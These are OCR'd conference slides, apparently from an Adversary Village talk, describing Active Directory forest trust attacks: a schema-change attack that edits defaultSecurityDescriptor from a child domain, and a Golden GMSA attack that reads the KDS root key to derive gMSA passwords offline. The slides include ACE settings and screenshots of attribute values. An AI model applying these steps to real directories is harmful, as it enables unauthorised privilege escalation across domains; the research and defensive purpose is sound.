□ DACL_PROTECTED
☑ DACL_AUTO_INHERITED
□ DACL_DEFAULTED

□ SACL_PRESENT
□ SACL_PROTECTED
☑ SACL_AUTO_INHERITED
□ SACL_DEFAULTED

DACL (3 ACEs)


Type	Trustee	Rights	Flags
Allow	ROOT\Schema Admins	Write, List object, Write DACL, ...	Inherit, Inherited
Allow	NT AUTHORITY\Authenticated Users	Read	Inherit, Inherited
Allow	NT AUTHORITY\SYSTEM	Full control	Inherit, Inherited

Attack #4 - Schema change trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-04_schema-attack-fail.mp4

Attack #4 - Schema change trust attack

Changing defaultSecurityDescriptor as SYSTEM child-DC




Attribute	Value
defaultSecurityDescri...	D:(A;;RPWPCRCCDCLCLORCWOWDSDD
description	<not set>

```
Operation failed. Error code: 0x202b
A referral was returned from the server.

0000202B: RefErr: DSID-030A08E3, data 0, 1 access points
        ref 1:
'9f360445-857a-4815-8f3d-cad43c41272d._msdcs.root.local'
```

Attack #4 - Schema change trust attack

Grant right to user account instead?



ACE - Access Control Entry

Trustee: CHILD\Administrator

ACE type: ● Allow ○ Deny ○ Audit ○ Alarm

Access mask

□ Read property
□ List
□ List object
□ Read permissions
☑ Write property
□ Write DACL
□ Write owner
□ Write SACL
□ Create child
□ Delete child
□ Delete
□ Delete tree
□ Control access
□ Extended write

ACE flags

☑ Inherit
□ No propagate
□ Inherited
☑ Inherit only
□ Success
□ Failure

Object type: defaultSecurityDescriptor - attribute

Inherited object type: classSchema


Attack #4 - Schema change trust attack

Demo video: https://github.com/martinsohn/Active-Directory-trust-attacks/blob/main/presentations/AdversaryVillage2022/videos/demo-05_schema-attack-success.mp4

Attack #5 - Golden GMSA trust attack

- Golden GMSA tool by Yuval Gordon (@YuG0rd)
  1. Read public attributes from GMSA object
  2. Read protected attributes in CN=Configuration (KDS root key)
  3. Offline calculate GMSA plain-text password
- Intra-domain Golden GMSA = persistence
- Intra-forest Golden GMSA = trust attack

https://www.semperis.com/blog/golden-gmsa-attack/



ADSI Edit
- Configuration [ROOT-DC-01.root.local]
  - CN=Configuration,DC=root,DC=local
    - CN=DisplaySpecifiers
    - CN=Extended-Rights
    - CN=ForestUpdates
    - CN=LostAndFoundConfig
    - CN=NTDS Quotas
    - CN=Partitions
    - CN=Physical Locations
    - CN=Services
      - CN=AuthN Policy Configuration
      - CN=Claims Configuration
      - CN=Group Key Distribution Service
        - CN=Master Root Keys
        - CN=Server Configuration
      - CN=Microsoft SPP
      - CN=MsmqServices
      - CN=NetServices
      - CN=Public Key Services
      - CN=RRAS
      - CN=Shadow Principal Configuration
      - CN=Windows NT
    - CN=Sites
    - CN=WellKnown Security Principals

Name	Class	Distinguished Nam
CN=c3a6ff98-509a-807c-73...	msKds-ProvRootKey	CN=c3a6ff98-509a-

KDS root key

CN=c3a6ff98-509a-807c-7389-d653862b18d7 Properties

Attributes:

Attribute	Value
msKds-CreateTime	132932173278620000
msKds-DomainID	CN=ROOT-DC-01,OU=Domain Controllers,D
msKds-KDFAlgorithmID	SP800_108_CTR_HMAC
msKds-KDFParam	\00\00\00\00\01\00\00\00\0E\00\00\00\
msKds-PrivateKeyLen...	512
msKds-PublicKeyLen...	2048
msKds-RootKeyData	\3B\3F\6E\08\57\B8\70\E
msKds-SecretAgreem...	DH
msKds-SecretAgreem...	\0C\02\00\00\44\48\50\4
msKds-UseStartTime	132931813277994779
msKds-Version	1
name	c3a6ff98-509a-807c-7389-d
objectCategory	CN=ms-Kds-Prov-RootKey,C
objectClass	top; msKds-ProvRootKey

Security descriptor - CN=c3a6ff98-509a-807c-7389-d653862b18d7,CN=...

Owner: ROOT\Enterprise Admins


Group: ROOT\Enterprise Admins

SD control

☑ SELF_RELATIVE ☑ DACL_PRESENT ☐ SACL_PRESENT
☐ OWNER_DEFAULTED ☑ DACL_PROTECTED ☐ SACL_PROTECTED
☐ GROUP_DEFAULTED ☑ DACL_AUTO_INHERITED ☑ SACL_AUTO_INHERITED
☐ DACL_DEFAULTED ☐ SACL_DEFAULTED


DACL (3 ACEs)

Type	Trustee	Rights	Flags
Allow	ROOT\Domain Admins	Full control	
Allow	ROOT\Enterprise Admins	Full control	
Allow	NT AUTHORITY\SYSTEM	Full control	



